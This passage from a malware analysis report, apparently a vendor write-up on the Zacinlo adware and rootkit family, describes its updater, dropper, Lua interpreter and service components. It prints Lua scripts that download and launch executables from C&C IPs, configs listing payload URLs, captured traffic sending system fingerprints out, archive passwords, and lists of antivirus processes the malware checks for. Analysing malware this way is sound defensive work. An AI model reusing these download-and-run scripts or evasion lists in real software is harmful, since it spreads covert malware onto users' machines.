HTTP/1.1 302 Found
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 28 Mar 2018 13:44:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
Connection: keep-alive
Location: /error
Set-Cookie: beegosessionID=b906ca3d9b758cb0580ee4c2c52c1bcd; Path=/; Expires=Wed, 28 Mar 2018 15:24:29 GMT; Max-Age=6000; HttpOnly
Set-Cookie: lang=en-US; Expires=Mon, 15 Apr 2086 16:58:36 UTC; Max-Age=2147483647; Path=/
Set-Cookie: BEEGO_FLASH=%00error%23BEEGOFLASH%23Request+Url+Params+Error%00; Path=/

<a href="/error">Found</a>.
```

The Updater

This component acts as a secondary downloader, as well as an updater. The executable can handle these command line arguments:

- ***-UnregServer***
- ***-RegServer***
- ***-Service***
- ***-UnregServerPerUser***
- ***-RegServerPerUser***

The sample starts extracting an encrypted config from its resources:

```
{
    "domains" : [
        "tracking.photoyee.com",
        "tracking.weiboniu.com",
        "tracking.yeehbuy.com",
        "tracking.downloadyee.com",
```

```
            "tracking.downloadyeah.com"
        ],
        "taskUri" : "/up/9/r%d/up.bin",
        "AName" : "UdvdPork",
        "BName": "WUdvdPork",
        "upDirName" : "b7srv",
        "taskDirName": "v7srv7task",
        "infoName" : "up7dt7info",
        "svcDesc" : "Windows Media Udapoker"
    }
```


The executable checks if two services exists and are running, with the names in the ***AName*** and ***BName*** fields. If one of them is running, the other one gets deleted; if both are running, then the first one gets deleted and – finally - if neither is running, the second one gets deleted. It will also check if a config file exists in ***%programdata%\u4c*** with the name from ***infoName***; the config file gets updated and will contain an encrypted JSON with the ***InstallTime, lastInstallTime, version*** fields. It gets a binary file from the ***domains*** and ***taskUri*** fields which, once decrypted, will contain another config from the ***domains*** and ***taskUri*** fields :

```
{
    „upinfo": {
        „version": 8,
        „name": „webdefer",
        „url": „http://ad.downloadyee.com/s2.exe",
        „openlog": false
    },
    „tasks": [
        {
            „name": „qcmd",
            „url": http://ad.downloadyee.com/toolbar/s5_svc_databack20150414.exe",
            „cmd": „fuck8you",
            „md5": „658a66a4dc4c55dced4de5f2df44f9de",
            „session": 1
        }
    ]
}
```

Fom the ***tasks*** value, the updater will download the file and store it in ***%programdata%***, in a subfolder named after the value in ***taskDirName*** from the first json. Then the file will be started with parameter from ***cmd***. The downloaded file is another version of the initial download manager.

The S5mark Application

This is the Trojanized application that serves as a pretext to lure the user into installing the adware components. It just makes a request ***qq.com*** when the button is toggled. It comes with an installer and uninstaller.



The Setup Dropper

This component integrates the sources code of two open-source projects:

- Zlib
- Crypto++

In order to start, it needs ***-insta*** parameter, and the operating system it is running in should be at least Windows XP or an x64 platform operating system. This dropper contains multiple archives in its resources (***BINDATA*** directory). All these archives are password-protected with different passwords that are hard-coded in the binary files. After extraction, the archives are deleted from disk.

Component	Archive	Files	Password
msidntld	**msidntld32**	**msidntld32.data**	**rq2cCy8fhLpI4TwCFRCU**
	msidntld64	**msidntld64.data**	
netfilter3	**netfilter3_x86_xp**	**netfilter3_x86_xp.data**	**W-rPJbw6LQtmPef5kxqh**
	netfilter3_x64_xp	**netfilter3_x64_xp.data**	
	netfilter3_x86_win7	**netfilter3_x86_win7.data**	
	netfilter3_x64_win7	**netfilter3_x64_win7.data**	
	netfilter3_x86_win8	**netfilter3_x86_win8.data**	
	netfilter3_x64_win8	**netfilter3_x64_win8.data**	
radardt	**radardt32**	**radardt32.data**	**QecTmzgcmfW6SCf4-s5s**
	radardt64	**radardt64.data**	

ct	**ct**	**ct.data**	**mNyRp6kYH5cUsoNluTCn**
ct2	**ct2**	**ct2.data**	

If the operating system's platform is not x86 it verifies for ***\.\\DrvProtect*** device (the rootkit component's device) and if it is found then:

It generates random directory and file names (for ***svcvmx*** and ***vmxclient*** components) if ***set_pt*** data (***HKLM\SYSTEM\CurrentControlSet\Network***) is not set, and both components will be saved in an encrypted form in this registry value

It sets ***atimode*** registry data (***HKLM\SYSTEM\CurrentControlSet\Network***)

It checks for the following antimalware processes

Antimalware processes checked by this component			
mbam	**mbamservice**	**mbamtray**	**avgnt**
avguard	**avshadow**	**Avira.ServiceHost**	**ns**

- Based on the operating system's platform, the ***Msidntld*** archive component will be dropped with random name in ***%temp%***. The file is extracted in a randomly generated directory created under ***System32*** with a randomly generated filename.

- Depending on the operating system platform and the operating system, the second archive dropped with a random name in the ***%temp%*** directory is the ***NetFilter*** component. The file is extracted in the same directory with ***msidntld*** (***zacinlo***) component and with the same generated name but with the "**.sys**" extension instead.

- The ***Radardt*** rootkit component is the third dropped archive, depending on the operating system's platform. The file is then extracted in ***System32\drivers*** with a randomly generated file name.

- If ***ns.exe*** (*Norton by Symantec*) is not found among the running processes, another archive gets dropped in a randomly generated directory name created in ***%temp%*** with the ***temp*** file name. The file serves as service component and will be extracted in the same folder with the archive, then the executable is started with the parameter ***-install***.

- If an antimalware process was found, it reboots the computer using the command

„cmd open /c start „" „shutdown /r"

If the operating system's architecture is x86, it will drop ***ct2*** component in a randomly generated directory name created in ***%temp%*** with the filename called ***temp***. The file serves as a service component and will be extracted under the name ***ct.exe*** in the same directory with the archive, then it will be executed with the ***-install*** parameter.

The generated filenames or directory names start with a prefix as follows:

- executable name starts with ***ms***, followed by random 5 characters and ***.exe*** extension
- driver name can start with one of the following:

Win	vso	vol	vmr	usb	ter
Tdi	srv	rdp	ras	par	mdi
mou	mon	dum	ata	cdr	

followed by a random 5 characters and ***.sys*** extension

- directory name can start with one of the following:

wmi	ime	ctf	wud	vma	vmt
Vga	win	lsa	nis	utc	

followed by 4 random characters. Depending on the file version the starting string may differ.

The LUA Interpreter

The component corresponds to the **ct2.exe** file. It integrates the source code from the following open-source projects:

- Lua 5.1
- Lua Cjson
- Lua Bridge
- Zlib
- Cryptopp

Depending on the supplied arguments, it provides different functionality:

- Install action (***-install*** or ***/install*** argument (default case))
- Removal action (***-remove*** or ***/remove*** argument)
- No argument case (there is no argument or the first arguments doesn't start with "**-**" or "***/***")

Install action

Searches for the "***windowsmanagementservice***" service and, if it is found, it kills the process belonging to this service, obtains "***SeDebugPrivileges***" and it stops and deletes this service. The service ***windowsmanagementservice*** will be created under the display name "***Windows Management Service***" and description "***Provide management service for system.***", it is set as a delayed autostart service and then it will be started.

Remove action

All it does is to stop and delete its service.

No argument action

This use case does two important things:

It exports some Lua functions and variables which will be used by the downloaded Lua script.

Creates the service control handler (***stop, pause, continue, interrogate***).

Exported Lua Functions / Variables	Parameters	Returns	Description
EncodeDecString	String	Encrypted string	Encrypts string
DecodeDecString	Encrypted string	Decrypted string	Decrypts string
DeleteFile	File path	True in case of success, false otherwise	Deletes the file
GetInstallDir	-	Install directory path	Returns the install directory
GetTempDir	-	Install directory path	Returns the install directory
GetFileBase64	File path	Base64 string	Encode file data in Base64 encoding
GetFileMD5	File path	MD5 string	Calculate MD5 hash of the file
GetFileVersion	File path	File version	Return file version
GetMiscInfo	-	Return a string which contains information about the system and the malware GUID and version	Takes multiple information (e.g.: guid, time, utc, mac, os, cpu, memory, language, country, screen, bit, version) and builds it into a string
IsFileExist	File path	True if file exists, false otherwise	Check if file exists
IsProcessorExist	Process name	True if process is running, false otherwise	Check if the process name is running
IsServiceRunning	Service name	True if service is running, false otherwise	Check if the service name is running
IsServiceInstall	Service name	True if service exists, false otherwise	Check if service name exists
IsMutexExist	Mutex name	True if mutex exists, false otherwise	Check if mutex exists
LaunchApp	File path, parameters	True in case of success, false otherwise	Starts a program with the provided parameters
RequestUrl	Url	Received data	Download data from the specified url
RequestFile	Url, file path	True in case of success, false otherwise	Download the file from the specified url
Sleep	Milliseconds	-	Sleeps for specified milliseconds
TerminateProcess	Process name	True in case of success, false otherwise	Terminates a process
UninstallService	Service name	-	Uninstall the service
Unzip	Archive, output file path, archive password	True in case of success, false otherwise	Unzip the specified archive
WriteFile	File path, data	-	Writes data to file
WriteLog	File path, data	-	Writes data to log file
AppVersion	-	-	Application version
AppPath	-	-	Application path

A query string is created based on information about the system and malware version (e.g.: GUID, MAC, OS, ...) that will be encrypted with DES. The encrypted string will be used to download a script from the C&C and, depending on the component's version, it will download a different Lua script that will be decrypted and interpreted.

1) For version ***2.0.18.1*** the file is downloaded from C&C "***173.192.28.166***":

```
GET /interface/getFile?A9D1A5253F0922447F317AF2A66033D60957AB37EC105B53F521BDD86FAD3924506BBE333CFEC4DF HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: 173.192.28.166

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Tue, 13 Mar 2018 14:20:57 GMT
Content-Type: text/plain;
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4
Content-Length: 11328

877fa3905d2c0337082184a148b3895236a31db797dfcec589573af36ab5988ce8875b9ea3bbecbb9e2552ead75038b51f0650242c9bccbf60ffeed28989fb2eb59dc46483cf06ed
ef71f178c9c2ff64d04430596df35638b8cb7c84a7ba66d40655a6c7ad359bcef96a658e607c75535309d8639daf93a37cfcd7550e9a2faf0941b7f00a57612bb88fc2c2b645727f
6ed9025e24b6ebf302f5eb97c1cf5add4a80eba34cc77992352f6824c230ab3a4944022204b0701ce165d67fb3086cb8f96a658e607c75535309d8639daf93a3b1bea55032b28d79
1e22b263ca7250cda100e8c4f5ffbedd4188bd28f60cddf37dcf196be0adab71789a137dfd22d2a13986c1897eaad22cd47a6035fef3b6cfe9f7abaf0db2b84946333718c8e2961d
d8013bf1b8ea47c13986c1897eaad22c79f168e407873b56d3b59a0350375fe4fca5187ffca92aef74dcd5c2515b288f9d7f5d75ac13cbcc477f4d6e12e4208b1182e83bb9210b21
aa6e346194a42e921862c14e2c170f74c24cb6998a2773bfa100e8c4f5ffbedd8aba200f34bd0154cccf0639bc58d227658bdffa8042fb3431b95dc72dcf94731b2b1d6ee4f954e9
dee7d012b8b6a0a7146a34dacd209a6c7698f8fe95e9cca179fe3ff34cb5f2474b62b14d295778dc1c05f5b24fa73e782ca37e131e071d0f4016521824f380daa5f3b1af0f91c9ef
28bc52696c61d71f60ffeed28989fb2ea169a2919a658a5e3750377e4387eb5080c7c75e691b7565c25432eb08dda266acebaa37975df0f979fe3ff34cb5f2472bde7355fa3da1dc
586929b8021016f1b3d5b6c89d77c13d0f36a22c5ae0fda9202075782c67caca0c6a939d8f070e7d1c98f3a5c932fef67e92a1e87d8509820536e6efa9d69fb77bd980f6ad1ab307
f399d9e2dd6a2a376c49b1eb50d8fc31b488feee01f39f36f9ff0ba969ca416d202075782c67caca1f4febd744ad6b23d227a65a967a0578789966934364012c525b9393fd1b5574
ab20cb437719a22120f686d8c8482c6ea29c1f1eaa1994a0025399380b64dd255b9a2d8d988a2592b3ff443f2bb16bd39e7a8e149f5332af06220100f6b3114c839640c9fb9a78a9
cf0b9ba803d6f8b8dc002f3d6e84fc963bf4e015afe9261b9e0097dcf52ada61edc9dd5abefc886c679c3b8efac5fc25822d6ad9fb2d1b7faa4bcc101adb68edb8a480957b9cff56
00c98ce9da3002c96ea67027362d92ce9e0097dcf52ada6182dc9457838c9d1c1f60dab661dab05e0d405dd40f58d68f3c4409926f5652b07899669343640 12c632cd1b78c8f6c99
cc41c030212490efcd61b92ad2441918cdcb84435ceb2225f25b1e62d8f7ecf8afe40c4c0fccee6133aa92ea98b1cbfc281e2b16aac7f7a56f64f7c04231493a434399b81b95dcee
b2971ae0d0f1ea3093d074ab80272e74ae8a40f328bcca96ca9989b352e965b4e8875b9ea3bbecbb13a68828c07a2a5d75f3cc90ef634c246c1433647b7474014304316998d8545b
93e14668b904171865aee8b9e4614096ad3487ddb151cda32a83eb7f12514478d7816890aa7c634c5249ab4dc5812cf13cd16e214280f06e866d6c0f8355dac1c0f7495d70bdf3d8
d7816890aa7c634cb5bf62f909cebf04bfc91a585f2fb98bb59dc46483cf06ed1ad4480c18496b05ac7342c45cf31be6bf36569aba29c9effce02bab286cb43607eb757e7f9c274e
09b543afe3c60098af53905726da019a63c59bf4e400c6768cb27a0aef5321f13c4409926f5652b051482b0c0b942563a01052d144d315a167005e320cc79befac2feb68198d9668
8941cca222615995da8f55e8096e9ab6f1beffae19de5011fee112aacb6dc356c4e159ddc7e14912b8a480957b9cff5600c98ce9da3002c9789966934364012ca640bec1d338860b
6ed9025e24b6ebf38f7f4840a8394bb1fff1799c74a3420c7619066919e3263d483ce8d2899492e535ad853909df634eb3ff443f2bb16bd3ba1eee2a79f850011c9d071a05cf096b
c10618472458d352b29c412121e5cf949bdf50bc3be9474e03947881048d0c9a721f3a5e845c7a17723640f685497551b234947531626fa4af6fa8983441a7b467704cc0116efc39
d70229abf17698e09fff92796dc738711c9d071a05cf096ba0ff3c04bb6e04d2f534f52b88b877159355e42a51d352448105783f3e6b097ab3ff443f2bb16bd3ec6732aefcf3ceec
b0fa81fb17953646f47655b401a3e1ff0def8caf9611c2546f972425ae60947ab5bf62f909cebf04c65af9c9703ad41155da715c5e0fb23a92a2ad85b0fa5d14389b380c6f2f0060
3986c1897eaad22c9139f9c880180ef1656c24d170624d8e819409cc43fa6f97df83e1aa7976b7453986c1897eaad22ccb8704573a8be04c0edec9c2e0eb21a9f987d987d5b89bdd
c6c018ce8a27688f9e0097dcf52ada610342156c6b4765420946aa316fbbc054c624ec85f26179b1cc64177421207b629c94507907ce3ff2b59dc46483cf06ed225a3e177e4f3a5c
f24411361383ca10afde0e1fae10b7acdf42253535b9639381bf0b643a325c14dc002f3d6e84fc967204b098096772d877019436c3d3891aee90e344ef09d0b2e68189acb256b99d
cbf4153b0eeb737fa52e7f9d3a8bb734824a8d55fef0cae82faf86043e80b202476ebc0d2e7aa7fb1f43f5e65025665721b6c879815ea3bc9e0e2e8bd055dcad63118ca30a62d3ea
```

```
Decrypted request:
name=script2.lua&type=text&time=22688171


Decrypted response:
local cjson = luaopen_cjson()


function Splits(s, delim)
    local t = {}

    if type(delim) ~= "string" or string.len(delim) <= 0 then
        return t
    end

    if type(s) ~= "string" or string.len(s) <= 0 then
        return t
    end

    local start = 1
    while true do
    local pos = string.find(s, delim, start, true) -- plain find
        if not pos then
          break
        end

        table.insert(t, string.sub(s, start, pos - 1))
        start = pos + string.len(delim)
    end
    table.insert (t, string.sub (s, start))

    return t
end


function GetPath(uri)
    return string.match(uri, "(.+)/[^/]*%.%w+$")
end

function GetFileName(uri)
    return string.match(uri, ".+/([^/]*%.%w+)$")
end

function RemoveExtension(file_name)
    local idx = file_name:match(".+()%.%w+$")
    if(idx) then
        return file_name:sub(1, idx-1)
    else
        return file_name
    end
end

function GetExtension(file_name)
    return file_name:match(".+%.(%w+)$")
end
```

2) For version ***2.0.7.1,*** the file is downloaded from C&C "***hxxp://www.opttracker.com"***:

```
GET /interface/getFile?A9D1A5253F0922446539D325B74A3C8853245BCCBEB6FBF835E95C7891548BC3D4543FD1FEC4DF1B HTTP/1.1
Connection: Keep-Alive
User-Agent: SmartService
Host: www.opttracker.com

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Tue, 03 Feb 2018 15:46:19 GMT
Content-Type: text/plain;
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4
Content-Length: 1168

0334c99dfa5ae89744520ac77bafb6e24b79d5fea58ecaffeea6d8e13e85558bd0b83c35f6c74988f048be205117527cdb71a9c6b976a7b694a6b7291472491c61fc31
9f5a6c95de09a51e9f2c1aa910e3038f55e07fb6a78f2a0b1ca18a90f15bc30313498ef290c92651317ee04f376286136d1a9a86fcea605f8e8eb0bb3ea2abfbb27328
cf45eea6d8e13e85558b00f56a561137087b3cd16e214280f06e6d41e65dcf0bb3f02f9f86d1b038e9b9aac64f77cf22a174eea6d8e13e85558bd04430596df356385c
4d80f71865e254f2b5919940c3ba829852cfd1d5b91f2a7039feedbeaf825b911f5056cd334d5ab95fe53b533cf165474b9ac3beec5cd700b2dda0bba5ebf52fc88793
0551391ca100e8c4f5ffbedd6ff6ffbbcac92e188cfa8fe864033d858ab7a3d35d7689a39e3ea0d62dcee8f16ed9025e24b6ebf33f818704604f096f19134fcde375d0
b6c53e8725040ad0f12a5aaa401648f171c5ed7abb07c5e4a02e3c4ff2c26b20287ddeb4d0c4ad31be86b7637ab595b60b5d5b3d9e0c781fd5a516a7878c3f43d50c78
3a76c6bf4657230e5ef0cce3b5537e429db0e68e852624f30f4701312661bb176591325e90540334c99dfa5ae8973deb85bbaa9f020578d46bfc2e739b37ba0c4efbfe
f20ae7af53905726da019a04e497e86ee13465560142415b03d58ebe1241bc97c153d1f0986ac6a4365d76adb85c21de94d9c3048e8df72a4760225ed7a27538891ea8
830df5e0b7b2e706da3bb0d47dca3dd8884b519d6b4e916c5fcbee90fed2747f8058872173c87ef75ed8afa425dc1e3c
```

```
Decrypted request:
name=script.lua&type=text&time=0


Decrypted response:
if not IsFileExist("splsrv.exe") then
    RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
else
    local md5 = GetFileMd5("splsrv.exe")
    if string.upper(md5) ~= string.upper("6ea6a754db7eccf215c70de239bb878b") then
        TerminateProcess("splsrv")
        RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
    end
end

if not IsProcessExist("splsrv") then
    LaunchApp("splsrv.exe", "-ip=\"173.192.16.184\" -interval=3600 -version=\""..AppVersion.."\"")
end
```

LUA Script 1

```
if not IsFileExist("splsrv.exe") then
    RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
else
    local md5 = GetFileMd5("splsrv.exe")
    if string.upper(md5) ~= string.upper("6ea6a754db7eccf215c70de239bb878b") then
        TerminateProcess("splsrv")
        RequestUrl("http://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4", "splsrv.exe")
    end
end


if not IsProcessExist("splsrv") then
    LaunchApp("splsrv.exe", "-ip=\"173.192.16.184\" -interval=3600 -version=\""..AppVersion.."\"")
end
```

This version of Lua script checks if ***splsrv.exe*** file exists using the exported Lua functions of the LUA interpreter component and downloads it from :

"***hxxp://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4***" in case it doesn't exist. Decrypted string of "***2513e5cbeb3e665d01ffade16fb6f9b4***" is "***name=splsrv.exe***". If the file exists, it checks the version by calculating a MD5 hash on the file and, if it differs from ***6ea6a754db7eccf215c70de239bb878b,*** it terminates the process and downloads the new version from "***hxxp://173.192.28.166/interface/getFile1?2513e5cbeb3e665d01ffade16fb6f9b4***".

If the process ***splsrv.exe*** is not running, it will run the executable with the paramaters:

"***-ip="173.192.16.184" -interval=3600 -version="AppVersion"***" where ***AppVersion*** is the ct2 component file version.



LUA Script 2

The purpose of this script is to download the updated versions of the component's files. Using ***IsMutexExist*** it checks for the existence of the ***Global\SetupMutex_{ABE47B72-0C2F-421F-BFE5-D86F8ABD3570}*** mutex and it waits until it exists. For a maximum of 24 hours, this mutex gets verified on the hour, and if exists, it builds a query string based on the client information and system information (e.g.: GUID, CPU, memory). The query string will be encrypted and sent as a request on the C&C "***hxxp://gpt9.com/api/cpx?q=***" using the built query string.

```
GET /api/cpx?
q=3206A4D1B4CBD2E45C6DB4C4DBBC5694BB6022D87AF6B1C723C93E4033AE968FA35C5678AE947F341A1DB964A723F57F68DF50D037965ABCB2B28B9200223E59C4C0
6E257B048AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A
9D8D49C3EC709DD422C633A0238D1DF2F147504EC5FE9A0BB344CD4E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C
1FBC584E1120440111F62C1AEA618248F9DFD337D8260B27D87056889A9890C6FAEE126E7A6321E33978FA540373ED0D3912F42687210D802CCD73DBF43B7468268C07
BEAD789BE64531424F286ECC7A9C40089F291AD94D52F82BB3B98F1C2F HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 14 Mar 2018 08:04:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

```
Decrypted request:
guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C&time=1521014881&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz, 3591, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1024*768&bit=32&version=2.0.18.1&type=2
```


Another request will be made to a different IP address based on the ct2 component file version. If the version number is ***2.0.18.1***, ***2.0.19.1***, ***2.0.20.1***, ***2.0.21.1*** or ***2.0.22.1,*** it uses "***198.8.61.161***" IP address, otherwise it uses "***173.192.16.184***". The received data is a JSON containing information about other components.

```
[{
        "parameters": "/i",
        "always_run": true,
        "version": "1.2.0.2",
        "password": "a123456",
        "app": "app130",
        "service": "Dataup",
        "name": "dataup",
        "url": "http://174.37.56.249/p/dataup.zip"
},
{
        "parameters": "-starup",
        "always_run": true,
        "version": "1.0.1.8",
        "password": "a123456",
        "app": "app132",
        "service": "",
        "name": "svcvmx",
        "url": "http://174.37.56.249/p/svcvmx.zip"
},
{
        "parameters": "-key=\"svcvmx\" -arg=\"-starup\" -key=\"cpx\" -arg=\"-starup\"",
        "always_run": false,
        "version": "1.0.0.2",
        "password": "a123456",
        "app": "app133",
        "service": "",
        "name": "regtool",
        "url": "http://174.37.56.249/p/test/regtool.zip"
},
{
        "parameters": "-starup",
        "always_run": true,
        "version": "1.0.0.4",
        "password": "a123456",
        "app": "app137",
        "service": "",
        "name": "winscr",
        "url": "http://66.147.225.135/p/winscr.zip"
}]
```

Component's entry in JSON:

- ***parameters*** – the arguments that get passed to the executable when it starts
- ***always_run*** – specifies that the executable needs to run
- ***version*** – current file version of the component
- ***password*** – archive password
- ***app*** – tag name
- ***service*** – service name of the component
- ***name*** – name of the component
- ***url*** – url to an archive containing the updated component

For each entry in the JSON file of the components, it compares the versions, checks if the file exists and whether the process and service is running. If the file doesn't exist or the version doesn't match the JSON's entry, it downloads the file from the specified **url**. The downloaded file is a password-protected archive. The file contained in the archive will get extracted using the password from the **password** field entry of the component. After extraction the archive gets deleted and the executable is started with the provided **parameters** value as parameters.



Second Variant of LUA Script

The Service Component

The component corresponds to **ct.exe** file.

A simple component that seems to be in working progress. It has Libcurl library integrated but it is not used. This component can receive the following arguments:

install

Will install itself as a service with the name ***Windows Management Services*** (***windowsmanagementservice*** key in Registry). The service will be started with ***/svc*** parameter.

svc

Service Control Manager will start the process with this parameter (will register service handlers).

launch and ***params***

Used to start an executable with the ***params*** commandline parameters.

The Setup Downloader

This component integrates the source code of two open-source projects:

- Zlib
- Cryptopp

It is somewhat similar to the Setup Dropper component but, unlike Setup Dropper, it downloads the component straight from the C&C server. It starts by collecting client and system information (e.g.: client GUID, OS version and so on) including details about its running components (***splsrv***, ***cpx***, ***svcvmx***), its service (***windowsmanagementservice***) and running antimalware processes. This information will get passed as query string on the request that it will make to the command and control center located at "***hxxp://www.gpt9.com***".

Antimalware processes checked by this component			
a2service	a2start	AdAwareDesktop	AdAwareService
AdAwareTray	avastsvc	Avgrsx	avgsvcx
avguard	avguix	Avp	bdagent
bullguard	cis	CisTray	dwarkdaemon
dwengine	egui	Ekrn	FortiClientVirusCleaner
FPAVServer	FprotTray	fsgk32	gdscan
guardxkickoff	guardxservice	guardxservice_x64	iptray
K7SysMon	K7TSecurity	K7TSMain	mcshield
msseces	nanoav	nanosvc	navapsvc
Norman_Malware_Cleaner	OPSSVC	pccntmon	PSUAMain
PSUAService	QUHLPSVC	SASCore	sbamtray
SDRService	sfc	SntpService	Sophos UI
spideragent	SUPERAntiSpyware	twister	twssrv
vba32ldr			

```
Decrypted request:
guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C&os=Microsoft Windows 7 32bit&is_vm=1&ctservice=0&ctfile=0&ct=0&splsrv=0&
cpx=0&svcvmx=0&av=&version=2.0.7.1
GET /api/by?
q=3206a4d1b4cbd2e45c6db4c4dbbc5694bb6022d87af6b1c723c93e4033ae968fa35c5678ae947f3461fd63553d1dbc2e79693cbe329b336599e7281b3f342258af663f3068a41f8f
58ea1e039a4c568d312846240ec0b1cc244399a793bbaf8d24b246fdfb540def4adbcc9b1d0efc8f4a48c320bf84219fdaf72e3fb190231b62789d309fdee274304de607d6d3cabd1f
723c1f8235eb16 HTTP/1.1
Connection: Keep-Alive
User-Agent: BypassUac
Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 14 Mar 2018 11:22:14 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

After passing the information along to the C&C, it checks if the current user is administrator and builds the download url using its file version. It then starts downloading a password-protected archive from "***174.37.56.248***" which will be saved in a directory with a name generated , in the "***YearMonthDay***" format. This folder resides in the "***%temp%***" directory. The file(s) will be extracted in the same directory using the hard-coded archive password "***!@#$%^&****".

```
GET /ct/ct_2.0.7.1.zip HTTP/1.1
Connection: Keep-Alive
User-Agent: BypassUac
Host: 174.37.56.248

HTTP/1.1 200 OK
Server: openresty/1.7.7.1
Date: Wed, 14 Mar 2018 11:22:14 GMT
Content-Type: application/zip
Content-Length: 347994
Last-Modified: Thu, 09 Mar 2017 11:02:06 GMT
Connection: keep-alive
ETag: "58c1362e-54f5a"
Accept-Ranges: bytes

